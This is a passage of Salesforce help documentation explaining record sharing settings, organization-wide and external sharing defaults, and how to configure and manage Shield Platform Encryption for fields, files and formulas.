Roles and Internal and Portal Subordinates	Adds a role and its subordinate roles. Includes all users in that role plus all users in roles below that role. Only available when a partner or Customer Portal is enabled for your organization. Includes portal roles and users.
Territories	For organizations that use territory management, all territories defined for your organization, including all users in each territory.
Territories and Subordinates	For organizations that use territory management, all users in the territory plus the users below that territory.



Note: In organizations with more than 2,000 users, roles, and groups, if your query doesn't match any items in a particular category that category doesn't show up in the Search drop-down menu. For example, if none of your group names contain the string "CEO," after searching for "CEO", the Groups option no longer appears in the drop-down. If you enter a new search term, all categories are still searched even if they don't appear in the list. You can repopulate the drop-down by clearing your search terms and pressing **Find**.

- Choose the specific groups, users, roles, or territories whom you want to give access by adding their names to the Share With list. Use the **Add** and **Remove** arrows to move the items from the Available list to the Share With list.
- Choose the [access level](#) for the record you are sharing and any associated records that you own.




Note:

- If you're sharing an opportunity or case, the users you share it with must have at least Read access to the account (unless you are sharing a case via a case team). If you also have privileges to share the account itself, the users you share it with are automatically given Read access to the account. If you do not have privileges to share the account, you must ask the account owner to give others Read access to it.
 - Contact Access is not available when the organization-wide default for contacts is set to Controlled by Parent.
 - For sharing rules that specify access for associated object records, the given access level applies to that sharing rule only. For example, if an account sharing rule specifies Private as the access level for associated contacts, a user can access to associated contacts via other means. These means include org-wide defaults, the Modify All Data or View All Data permission, or the Modify All or View All permission for contacts.
- When sharing a forecast, select **Submit Allowed** to enable the user, group, or role to submit the forecast.
 - Select the reason you're sharing the record so users and administrators can understand.
 - Click **Save**.

Organization-Wide Sharing Defaults

Define the default access level for an object's records with organization-wide sharing settings. Organization-wide sharing settings can be set separately for custom objects and many standard objects, including assets, campaigns, cases, and accounts and their contracts.

For most objects, organization-wide sharing settings can be set to Private, Public Read Only, or Public Read/Write. In environments where the organization-wide sharing setting for an object is Private or Public Read Only, an admin can grant users additional access to records by setting up a role hierarchy or defining sharing rules. However, sharing rules can only be used to grant additional access—they cannot be used to restrict access to records beyond what was originally specified with the organization-wide sharing defaults.

 **Important:** If your org uses a Customer Portal, before you enable contacts to access the portal, set the organization-wide sharing defaults on accounts, contacts, contracts, assets, and cases to Private. This ensures that by default your customers can view only their own data. You can still grant your Salesforce users Public Read/Write access by creating sharing rules in which all internal users share with all internal users.

By default, Salesforce uses hierarchies, like the role or territory hierarchy, to automatically grant access of records to users above the record owner in the hierarchy.

Setting an object to Private makes those records visible only to record owners and those above them in the role hierarchy. Use the **Grant Access Using Hierarchies** checkbox to disable access to records to users above the record owner in the hierarchy for custom objects in Professional, Enterprise, Unlimited, Performance, and Developer Edition. If you deselect this checkbox for a custom object, only the record owner and users granted access by the organization-wide defaults receive access to the records.

IN THIS SECTION:

[Set Your Organization-Wide Sharing Defaults](#)

Organization-wide sharing defaults set the baseline access for your records. You can set the defaults separately for different objects.

[External Organization-Wide Defaults Overview](#)

External organization-wide defaults provide separate organization-wide defaults for internal and external users. They simplify your sharing rules configuration and improve recalculation performance. Additionally, you can easily see which information is being shared to portals and other external users.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions.

Customer Portal is not available in **Database.com**


Set Your Organization-Wide Sharing Defaults

Organization-wide sharing defaults set the baseline access for your records. You can set the defaults separately for different objects.

 **Note:**  [Who Sees What: Organization-Wide Defaults \(English only\)](#)


Watch how you can restrict access to records owned by other users.

1. From Setup, enter *Sharing Settings* in the **Quick Find** box, then select **Sharing Settings**.
2. Click **Edit** in the Organization-Wide Defaults area.
3. For each object, select the default access you want to use. If you have external organization-wide defaults, see [External Organization-Wide Defaults Overview](#).
4. To disable automatic access using your hierarchies, deselect **Grant Access Using Hierarchies** for any custom object that does not have a default access of Controlled by Parent.

 **Note:** If **Grant Access Using Hierarchies** is deselected, users that are higher in the role or territory hierarchy don't receive automatic access. However, some users—such as those with the “View All” and “Modify All” object permissions and the “View All Data” and “Modify All Data” system permissions—can still access records they don't own.

When you update organization-wide defaults, sharing recalculation applies the access changes to your records. If you have a lot of data, the update can take longer.

- If you are increasing the default access, such as from Public Read Only to Public Read/Write, your changes take effect immediately. All users get access based on the updated default access. Sharing recalculation is then run asynchronously to ensure that all redundant access from manual or sharing rules are removed.

 **Note:** When the default access for contacts is Controlled by Parent and you increase the default access for accounts, opportunities, or cases, the changes take effect after recalculation is run.

- If you are decreasing the default access, such as from Public Read/Write to Public Read Only, your changes take effect after recalculation is run.

You'll receive a notification email when the recalculation completes. Refresh the Sharing Settings page to see your changes. To view the update status, from Setup, enter *View Setup Audit Trail* in the **Quick Find** box, then select **View Setup Audit Trail**.

Limitations

The organization-wide sharing default setting can't be changed for some objects:

- Service contracts are always Private.
- User provisioning requests are always Private.
- The ability to view or edit a document, report, or dashboard is based on a user's access to the folder in which it's stored.
- Users can only view the forecasts of other users who are placed below them in the role hierarchy, unless forecast sharing is enabled.
- When a custom object is on the detail side of a master-detail relationship with a standard object, its organization-wide default is set to Controlled by Parent and it is not editable.
- The organization-wide default settings can't be changed from private to public for a custom object if Apex code uses the sharing entries associated with that object. For example, if Apex code retrieves the users and groups who have sharing access on a custom object `Invoice__c` (represented as `Invoice__share` in the code), you can't change the object's organization-wide sharing setting from private to public.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#)) and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To set default sharing access:

- [Manage Sharing](#)

External Organization-Wide Defaults Overview

External organization-wide defaults provide separate organization-wide defaults for internal and external users. They simplify your sharing rules configuration and improve recalculation performance. Additionally, you can easily see which information is being shared to portals and other external users.

Previously, if your org wanted Public Read Only or Public Read/Write access for internal users but Private for external users, you would have to set the default access to Private and create a sharing rule to share records with all internal users. With separate organization-wide defaults, you can achieve similar behavior by setting the default internal access to Public Read Only or Public Read/Write and the default external access to Private. These settings also speed up performance for reports, list views, searches, and API queries.

External users include:

- Authenticated website users
- Chatter external users
- Community users
- Customer Portal users
- Guest users
- High-volume portal users
- Partner Portal users
- Service Cloud Portal users

 **Note:** Chatter external users have access to only the User object.

IN THIS SECTION:

[Setting the External Organization-Wide Defaults](#)

External Organization-Wide Defaults enable you to set a different default access level for external users.

[Disabling External Organization-Wide Defaults](#)

Disabling External Organization-Wide Defaults results in one organization-wide default for each object.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#))

Available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions

Setting the External Organization-Wide Defaults

External Organization-Wide Defaults enable you to set a different default access level for external users.


Before you set the external organization-wide defaults, make sure that it is enabled. From Setup, enter *Sharing Settings* in the **Quick Find** box, then select **Sharing Settings**, and click the **Enable External Sharing Model** button.

When you first enable external organization-wide defaults, the default internal access and default external access are set to the original default access level. For example, if your organization-wide default for contacts is Private, the default internal access and default external access are Private as well.

To set the external organization-wide default for an object:

1. From Setup, enter *Sharing Settings* in the **Quick Find** box, then select **Sharing Settings**.
2. Click **Edit** in the Organization-Wide Defaults area.
3. For each object, select the default access you want to use.

You can assign the following access levels.

Access Level	Description
Controlled by Parent	Users can perform actions (such as view, edit, delete) on a record on the detail side of a master-detail relationship if they can perform the same action on all associated master records.  Note: For contacts, <i>Controlled by Parent</i> must be set for both the default internal and external access.
Private	Only users who are granted access by ownership, permissions, role hierarchy, manual sharing, or sharing rules can access the records.
Public Read Only	All users can view all records for the object.
Public Read/Write	All users can view and edit all records for the object.

 **Note:** The default external access level must be more restrictive or equal to the default internal access level. For example, you can have a custom object with default external access set to Private and default internal access set to Public Read Only.

4. Click **Save**.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#))

Available in: **Professional, Enterprise, Performance, Unlimited, and Developer** Editions

USER PERMISSIONS

To set default sharing access:

- [Manage Sharing](#)

Disabling External Organization-Wide Defaults

Disabling External Organization-Wide Defaults results in one organization-wide default for each object.

Before disabling this feature, set **Default External Access** and **Default Internal Access** to the same access level for each object.

To disable the external organization-wide defaults:

1. From Setup, enter *Sharing Settings* in the *Quick Find* box, then select **Sharing Settings**.
2. Click **Disable External Sharing Model** in the Organization-Wide Defaults area.

After disabling the external organization-wide defaults, you'll see the **Default Access** setting instead of the **Default External Access** and **Default Internal Access** settings in the organization-wide defaults area. If you have User Sharing, the **Default External Access** settings for the account, contact, case, and opportunity objects remain visible but they are disabled.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#))

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To disable external organization-wide defaults:

- [Manage Sharing](#)

Strengthen Your Data's Security with Shield Platform Encryption

Shield Platform Encryption gives your data a whole new layer of security while preserving critical platform functionality. It enables you to encrypt sensitive data at rest, and not just when transmitted over a network, so your company can confidently comply with privacy policies, regulatory requirements, and contractual obligations for handling private data.

Shield Platform Encryption builds on the data encryption options that Salesforce offers out of the box. Data stored in many standard and custom fields and in files and attachments is encrypted using an advanced HSM-based key derivation system, so it is protected even when other lines of defense have been compromised.

Your data encryption key is never saved or shared across organizations. Instead, it is derived on demand from a master secret and your organization-specific tenant secret, and cached on an application server.

You can try out Shield Platform Encryption at no charge in Developer Edition orgs. It is available in sandboxes after it has been provisioned for your production org.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

IN THIS SECTION:

[Encrypt Fields, Files, and Other Data Elements With Encryption Policy](#)

You have a lot of flexibility in how to implement your encryption policy. Encrypt individual fields and apply different encryption schemes to those fields. Or choose to encrypt other data elements such as files and attachments, data in Chatter, or search indexes. Remember that encryption is not the same thing as field-level security or object-level security. Put those controls in place before you implement your encryption strategy.

[Filter Encrypted Data with Deterministic Encryption](#)

You can filter data that you have protected with Salesforce Shield Platform Encryption using deterministic encryption. Your users can filter records in reports and list views, even when the underlying fields are encrypted. Deterministic encryption supports WHERE clauses in SOQL queries and is compatible with unique and external ID fields. It also supports single-column indexes and single-column case-sensitive unique indexes. Shield Platform Encryption uses the Advanced Encryption Standard (AES) with 256-bit keys with CBC mode, and a static initialization vector (IV).

Cache-Only Key Service (Beta)

Shield Platform Encryption's Cache-Only Key Service addresses a unique need for non-persisted key material. You can store your key material outside of Salesforce and have the Cache-Only Key Service fetch your key on demand from a key service that you control. Your key service transmits your key over a secure channel that you configure, and the Cache-Only Key Service uses your key for immediate encrypt and decrypt operations. Salesforce doesn't retain or persist your cache-only keys in any system of record or backups. You can revoke key material at any time.

Manage Shield Platform Encryption

To provide Shield Platform Encryption for your organization, contact your Salesforce account executive. They'll help you provision the correct license so you can get started on creating your own unique tenant secret.

SEE ALSO:

https://help.salesforce.com/HTViewHelpDoc?id=security_pe_overview.htm

[Classic Encryption for Custom Fields](#)

Encrypt Fields, Files, and Other Data Elements With Encryption Policy

You have a lot of flexibility in how to implement your encryption policy. Encrypt individual fields and apply different encryption schemes to those fields. Or choose to encrypt other data elements such as files and attachments, data in Chatter, or search indexes. Remember that encryption is not the same thing as field-level security or object-level security. Put those controls in place before you implement your encryption strategy.

IN THIS SECTION:

[Encrypt New Data in Standard Fields](#)

You can encrypt standard fields on standard objects from the Encryption policy page. For best results, encrypt the least amount of fields possible.

[Encrypt Fields on Custom Objects and Custom Fields](#)

You can encrypt standard fields on custom objects, and custom fields on both standard and custom objects, from the management settings for each object. For best results, encrypt the least amount of fields possible. When you add encryption to a field, all new data in that field is encrypted.

[Encrypt New Files and Attachments](#)

For another layer of data protection, encrypt files and attachments. If Shield Platform Encryption is on, the body of each file or attachment is encrypted when it's uploaded.

[Get Statistics About Your Encryption Coverage](#)

The Encryption Statistics page provides an overview of all your encrypted data. This information helps you to stay on top of your key rotation and management tasks. You can also use encryption statistics to identify which objects and fields you may want to update after you rotate your key material.

[Synchronize Your Data Encryption with the Background Encryption Service](#)

Periodically, you change your encryption policy. Or you rotate your keys. To get the most protection out of your encryption strategy, it's important to synchronize new and existing encrypted data under your most recent encryption policy and keys.

[Fix Compatibility Problems](#)

When you select fields or files to encrypt, Salesforce automatically checks for potential side effects and warns you if any existing settings may pose a risk to data access or your normal use of Salesforce. You have some options for how to clear up these problems.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Use Encrypted Data in Formulas

Use custom formula fields to quickly find encrypted data. You can write formulas with several operators and functions, render encrypted data in text, date, and date/time formats, and reference quick actions.

Apply Encryption to Fields Used in Matching Rules

Matching rules used in duplicate management help you maintain clean and accurate data. Apply deterministic encryption to the fields to make them compatible with standard and custom matching rules.

Encrypt Data in Chatter

Enabling Shield Platform Encryption for Chatter adds an extra layer of security to information that users share in Chatter. You can encrypt data at rest in feed posts and comments, questions and answers, link names and URLs, poll questions and choices, and content from your custom rich publisher apps.

Encrypt Search Index Files

Sometimes you need to search for personally identifiable information (PII) or data that's encrypted in the database. When you search your org, the results are stored in search index files. You can encrypt these search index files, adding another layer of security to your data.

Encrypt Einstein Analytics Data

To get started with Einstein Analytics Encryption, generate a tenant secret with Shield Platform Encryption. Once you generate an Analytics tenant secret, Einstein Analytics Encryption uses the Shield Platform Encryption key management architecture to encrypt your Einstein Analytics data.

Encrypt New Data in Standard Fields

You can encrypt standard fields on standard objects from the Encryption policy page. For best results, encrypt the least amount of fields possible.



Note: This page is about Shield Platform Encryption, not Classic Encryption. [What's the difference?](#)

Depending on the size of your org, enabling a standard field for encryption can take a few minutes.

1. Make sure that your org has an active encryption key. If you're not sure, check with your administrator.
2. From Setup, in the Quick Find box, enter *Platform Encryption*, and then select **Encryption Policy**.
3. Click **Encrypt Fields**.
4. Click **Edit**.
5. Select the fields you want to encrypt.
All new data entered in this field is encrypted. By default, data is encrypted using a probabilistic encryption scheme. To apply deterministic encryption to your data, select **Deterministic** from the Encryption Scheme list. For more information, see "How Deterministic Encryption Supports Filtering" in Salesforce Help.
6. Click **Save**.

The automatic Platform Encryption validation service checks for settings in your org that can block encryption. You receive an email with suggestions for fixing incompatible settings.

Field values are automatically encrypted only in records created or updated after you've enabled encryption. Contact Salesforce to update existing records so that their field values are encrypted.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.


USER PERMISSIONS

To view setup:

- View Setup and Configuration

To encrypt fields:

- Customize Application

 **Note:** To encrypt standard fields on custom objects, such as Custom Object Name, see [Customize Standard Fields](#).

Encrypt Fields on Custom Objects and Custom Fields

You can encrypt standard fields on custom objects, and custom fields on both standard and custom objects, from the management settings for each object. For best results, encrypt the least amount of fields possible. When you add encryption to a field, all new data in that field is encrypted.

IN THIS SECTION:

[Encrypt New Data in Custom Fields in Salesforce Classic](#)

Add encryption when you create a field in Salesforce Classic, or add encryption to new data entered in an existing custom field.

[Encrypt New Data in Custom Fields in Lightning Experience](#)

Add encryption when you create a new field in Lightning Experience, or add encryption to new data entered in an existing custom field.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view setup:

- View Setup and Configuration

To encrypt fields:

- Customize Application

Encrypt New Data in Custom Fields in Salesforce Classic

Add encryption when you create a field in Salesforce Classic, or add encryption to new data entered in an existing custom field.

To apply deterministic encryption to custom fields, first enable deterministic encryption from the Platform Encryption Advanced Settings page in Setup.

1. From the management settings for the object, go to **Fields**.
2. In the Custom Fields & Relationships section, create a field or edit an existing one.
3. Select **Encrypted**.
All new data entered in this field is encrypted. By default, data is encrypted using a probabilistic encryption scheme. To apply deterministic encryption to your data, select a deterministic option listed under Encrypted.
4. Click **Save**.

The automatic Platform Encryption validation service checks for settings in your org that can block encryption. You receive an email with suggestions for fixing incompatible settings.

Field values are automatically encrypted only in records created or updated after you've enabled encryption. Contact Salesforce to encrypt existing data.



Note: This page is about Shield Platform Encryption, not Classic Encryption. [What's the difference?](#)

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view setup:

- View Setup and Configuration

To encrypt fields:

- Customize Application

Encrypt New Data in Custom Fields in Lightning Experience

Add encryption when you create a new field in Lightning Experience, or add encryption to new data entered in an existing custom field.

To apply deterministic encryption to custom fields, first enable deterministic encryption from the Platform Encryption Advanced Settings page in Setup.

1. From Setup, select **Object Manager**, and then select your object.
2. Click **Fields & Relationships**.
3. When you create or edit a custom field, select **Encrypted**.
All new data entered in this field is encrypted. By default, data is encrypted using a probabilistic encryption scheme. To apply deterministic encryption to your data, select a deterministic option listed under Encrypted.
4. Click **Save**.

The automatic Platform Encryption validation service checks for settings in your org that can block encryption. You receive an email with suggestions for fixing incompatible settings.

Field values are automatically encrypted only in records created or updated after you've enabled encryption. Contact Salesforce to encrypt existing data.



Note: This page is about Shield Platform Encryption, not Classic Encryption. [What's the difference?](#)

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view setup:


- View Setup and Configuration

To encrypt fields:


- Customize Application

Encrypt New Files and Attachments

For another layer of data protection, encrypt files and attachments. If Shield Platform Encryption is on, the body of each file or attachment is encrypted when it's uploaded.

 **Note:** Before you begin, make sure that your organization has an active encryption key; if you're not sure, check with your administrator.

1. From Setup, in the Quick Find box, enter *Platform Encryption*, and then select **Encryption Policy**.
2. Select **Encrypt Files and Attachments**.
3. Click **Save**.

 **Important:** Users with access to the file can work normally with it regardless of their encryption-specific permissions. Users who are logged in to your org and have read access can search and view the body content.

Users can continue to upload files and attachments per the usual file size limits. Expansion of file sizes caused by encryption doesn't count against these limits.

Turning on file and attachment encryption affects new files and attachments. It doesn't automatically encrypt files and attachments that were already in Salesforce. To encrypt existing files, contact Salesforce.

To check whether a file or attachment is encrypted, look for the encryption indicator on the detail page of the file or attachment. You can also query the `isEncrypted` field on the ContentVersion object (for files) or on the Attachment object (for attachments).

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS


To view setup:

- View Setup and Configuration

To encrypt files:

- Customize Application

Here's What It Looks Like When a File Is Encrypted.



Get Statistics About Your Encryption Coverage

The Encryption Statistics page provides an overview of all your encrypted data. This information helps you to stay on top of your key rotation and management tasks. You can also use encryption statistics to identify which objects and fields you may want to update after you rotate your key material.

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

IN THIS SECTION:

Gather Encryption Statistics

The Encryption Statistics page shows you how much of your data is encrypted by Shield Platform Encryption, and how much of that data is encrypted by an active tenant secret. Use this information to inform your key rotation actions and timelines. You can also use the Encryption Statistics page to collect information about the fields and objects you want to synchronize with the background encryption service.

Interpret and Use Encryption Statistics

The Encryption Statistics page offers a snapshot of your encrypted data. You can use the information on this page to help make informed decisions about managing your encrypted data.

Gather Encryption Statistics

The Encryption Statistics page shows you how much of your data is encrypted by Shield Platform Encryption, and how much of that data is encrypted by an active tenant secret. Use this information to inform your key rotation actions and timelines. You can also use the Encryption Statistics page to collect information about the fields and objects you want to synchronize with the background encryption service.

1. From Setup, in the Quick Find box, enter *Platform Encryption*, and then select **Encryption Statistics**.
2. Select an object type or custom object from the left pane. If you see a “--” in the Data Encrypted or Uses Active Key columns, you haven’t gathered statistics for that object yet.

Object	Data Encrypted	Uses Active Key
Account	22%	22%
Case	0%	0%
Case Comment	--	--
Contact	31%	31%
Lead	57%	57%
Opportunity	0%	0%
Referral	76%	76%

3. Click **Gather Statistics**.
4. Refresh the page.
The statistics show all available information about data for each object.

Note:

- The gathering process time varies depending on how much data you have in your object. You’re notified by email when the gathering process is finished. You can gather statistics once every 24 hours.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To view Setup

- View Setup and Configuration

- Feed Item doesn't display statistics because it's derived from Feed Post. Gathering statistics for Feed Post is sufficient to confirm the encryption status of both Feed Post and Feed Item.

Interpret and Use Encryption Statistics

The Encryption Statistics page offers a snapshot of your encrypted data. You can use the information on this page to help make informed decisions about managing your encrypted data.

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

The page offers two views of your encrypted data: a summary view and a detail view.

Encryption Summary View

The summary shows all your objects and statistics about the data in those objects.

Object	Data Encrypted	Uses Active Key
Account	22%	22%
Case	0%	0%
Case Comment	--	--
Contact	31%	31%
Lead	57%	57%
Opportunity	0%	0%
Referral	76%	76%

- **Object**—Lists your standard and custom objects. Data about standard objects are aggregated for all standard objects of a given type. Data about custom objects are listed for each custom object.
- **Data Encrypted**—The total percentage of data in an object that's encrypted. In the example above, 22% of all data in Account objects is encrypted. The Case object shows 0%, meaning none of the data in any Case is encrypted.
- **Uses Active Key**—The percentage of your encrypted data in that object or object type that is encrypted with the active tenant secret.

When the numbers in both Data Encrypted and Uses Active Key columns are the same, all your encrypted data uses your active tenant secret. A double dash (--) means that statistics haven't been gathered for that object or object type yet.

Encryption Detail View

When you select an object, you see detailed statistics about the data stored in that object.

- **Field**—All encryptable standard and custom fields in that object that contain data.



Note: Chatter data is stored in the Feed Attachment, Feed Comment, Feed Poll Choice, Feed Post, and Feed Revision objects. The Encryption Statistics page lists these objects and all fields that hold encrypted Chatter data in the database. Some fields listed on the Encryption Statistics page aren't visible in the UI by the same name, but they store all encrypted data that's visible in the UI. See [Which Standard Fields and Data Elements Can I Encrypt?](#) on page 201 in Salesforce Help for a list of the encrypted Chatter fields.

- **API Name**—The API name for fields that contain data.
- **Encrypted Records**—The number of encrypted values stored in a field type across all objects of given type. For example, you select the Account object and see “9” in the Encrypted Records column next to Account Name. That means there are nine encrypted records across all Account Name fields.
- **Unencrypted Records**—The number of plaintext values stored in a field type.
- **Mixed Tenant Secret Status**—Indicates whether a mixture of active and archived tenant secrets apply to encrypted data in a field type.
- **Mixed Schemes**—Indicates whether a mixture of deterministic and probabilistic encryption schemes apply to encrypted data in a field type.



Note: The following applies to both encrypted and unencrypted records:

- The records count for a field doesn't include NULL or BLANK values. A field with NULL or BLANK values may show a different (smaller) records count than the actual number of records.
- The records count for compound fields such as Contact.Name or Contact.Address may show a different (larger) records count than the actual number of records. The count includes the two or more fields that are counted for every record.

Usage Best Practices

Use these statistics to make informed decisions about your key management tasks.

- **Update encryption policies**—The encryption statistics detail view shows you which fields in an object contain encrypted data. Use this information to periodically evaluate whether your encryption policies match your organization's encryption strategy.
- **Rotate keys**—You may want to encrypt all your data with your active tenant secret. Review the encryption summary pane on the left side of the page. If the percentage in the Uses Active Key column is lower than the percentage in the Data Encrypted column, some of your data uses an archived tenant secret. To synchronize your data, Contact Salesforce Customer Support.
- **Synchronize data**—Key rotation is an important part of any encryption strategy. When you rotate your key material, you may want to apply the active key material to existing data. Review the Uses Active Key and Mixed Tenant Secret Status columns to identify any fields that include data encrypted with an archived key. Make a note of these objects and fields, then contact Salesforce Customer Support to request the background encryption job. Salesforce Customer Support can focus just on those objects and fields you need to synchronize, keeping the background encryption job as short as possible.


Synchronize Your Data Encryption with the Background Encryption Service

Periodically, you change your encryption policy. Or you rotate your keys. To get the most protection out of your encryption strategy, it's important to synchronize new and existing encrypted data under your most recent encryption policy and keys.

When change happens, Salesforce is here to help you synchronize your data. We can encrypt existing data in the background to ensure data alignment with the latest encryption policy and tenant secret.

When We Do and Don't Automatically Encrypt Your Data

- When you turn on encryption for specific fields or other data, newly created and edited data are automatically encrypted with the most recent key.
- Data that's already in your org doesn't automatically get encrypted. Our background encryption service takes care of that on request.
- When you change your tenant secret as part of your key rotation strategy, data that's already encrypted remains encrypted with the old tenant secret. Our background encryption service can update it on request. And don't worry, you always have access to your data as long as you don't destroy the old, archived keys.
- If you turn off encryption, data that's already there is automatically decrypted based on the relevant key. Any functionality impacted by having decrypted data is restored.

- If Salesforce support re-encrypts your data with a new key, any data that was encrypted with the destroyed key is skipped. To access data encrypted with a destroyed key, import a backup of the destroyed key.
-  **Note:** Synchronizing your data encryption does not affect the record timestamp. It doesn't execute triggers, validation rules, workflow rules, or any other automated service.

How to Request Background Encryption Service

Allow lead time

Contact Salesforce support 2–3 business days before you need the background encryption completed. The time to complete the process varies based on the volume of data. It could take several days. Salesforce Customer Support can run the background encryption service Monday through Friday between 6 AM and 5 PM Pacific Time.

Specify the objects and fields

Provide the list of objects and field names you want encrypted or re-encrypted.

Verify the list

Verify that this list matches the set of standard fields selected on the Encrypt Standard Fields page, and the custom fields you selected for encryption on the Field Definition page.

 **Tip:** Also check that your field values aren't too long for encryption.

Include files and attachments?


Encryption for files and attachments is all or nothing. You don't have to specify which ones.

Include history and feed data?

Specify whether you want the corresponding field history and feed data encrypted.


Choose a time

Select your preferred off-peak maintenance window. We try to accommodate your needs.

 **Tip:** If you're not sure which data is already encrypted, visit the Encryption Statistics page, which keeps a record of all fields that you have encrypted.

What If You Destroyed Your Key?

If your encryption key has been destroyed, your data can't be automatically decrypted. You have some options for handling this data.

- Reimport the destroyed key from a backup, then ask Salesforce Customer Support to synchronize your data with your encryption policy.
 - Delete all the data that was encrypted with the destroyed key, then ask Salesforce Customer Support to synchronize your data.
 - Ask Salesforce Customer Support to mass overwrite the data that was encrypted with the destroyed key with "?????".
-  **Note:** When you disable encryption for files that were encrypted with a key that's been destroyed, the files don't automatically go away. You can ask Salesforce support to delete the files.


Fix Compatibility Problems

When you select fields or files to encrypt, Salesforce automatically checks for potential side effects and warns you if any existing settings may pose a risk to data access or your normal use of Salesforce. You have some options for how to clear up these problems.

If your results include error messages, you're probably running into one or more of these limitations:

Portals

You can't encrypt standard fields, because a customer portal or a partner portal is enabled in your organization. To deactivate a customer portal, go to the Customer Portal Settings page in Setup. To deactivate a partner portal, go to the Partners page in Setup.

 **Note:** Communities are not related to this issue. They are fully compatible with encryption.

Criteria-Based Sharing Rules

You've selected a field that is used in a filter in a criteria-based sharing rule.

SOQL/SOSL queries

You've selected a field that's used in an aggregate function in a SOQL query, or in a WHERE, GROUP BY, or ORDER BY clause.

Formula fields

You've selected a field that's referenced by a custom formula field in an unsupported way. Formulas can use BLANKVALUE, CASE, HYPERLINK, IF, IMAGE, ISBLANK, ISNULL, and NULLVALUE, as well as concatenation (&).

Flows and Processes

You've selected a field that's used in one of these contexts.

- To filter data in a flow
- To sort data in a flow
- To filter data in a process
- To filter data in a dynamic record choice
- To sort data in a dynamic record choice

 **Note:** By default, your results only list the first 250 errors per element. You can increase the number of errors listed in your results to 5000. Contact Salesforce for help.

 **Note:** This page is about Shield Platform Encryption, not Classic Encryption. [What's the difference?](#)

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Use Encrypted Data in Formulas

Use custom formula fields to quickly find encrypted data. You can write formulas with several operators and functions, render encrypted data in text, date, and date/time formats, and reference quick actions.

Supported Operators, Functions, and Actions

Supported operators and functions:

- & and + (concatenate)
- BLANKVALUE
- CASE
- HYPERLINK
- IF
- IMAGE
- ISBLANK
- ISNULL
- NULLVALUE

Also supported:

- Spanning
- Quick actions

Formulas can return data only in text, date, or date/time formats.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

& And + (Concatenate)

This works:

```
(encryptedField__c & encryptedField__c)
```

Why it works:

This works because & is supported.

This doesn't work:

```
LOWER(encryptedField__c & encryptedField__c)
```

Why it doesn't work:

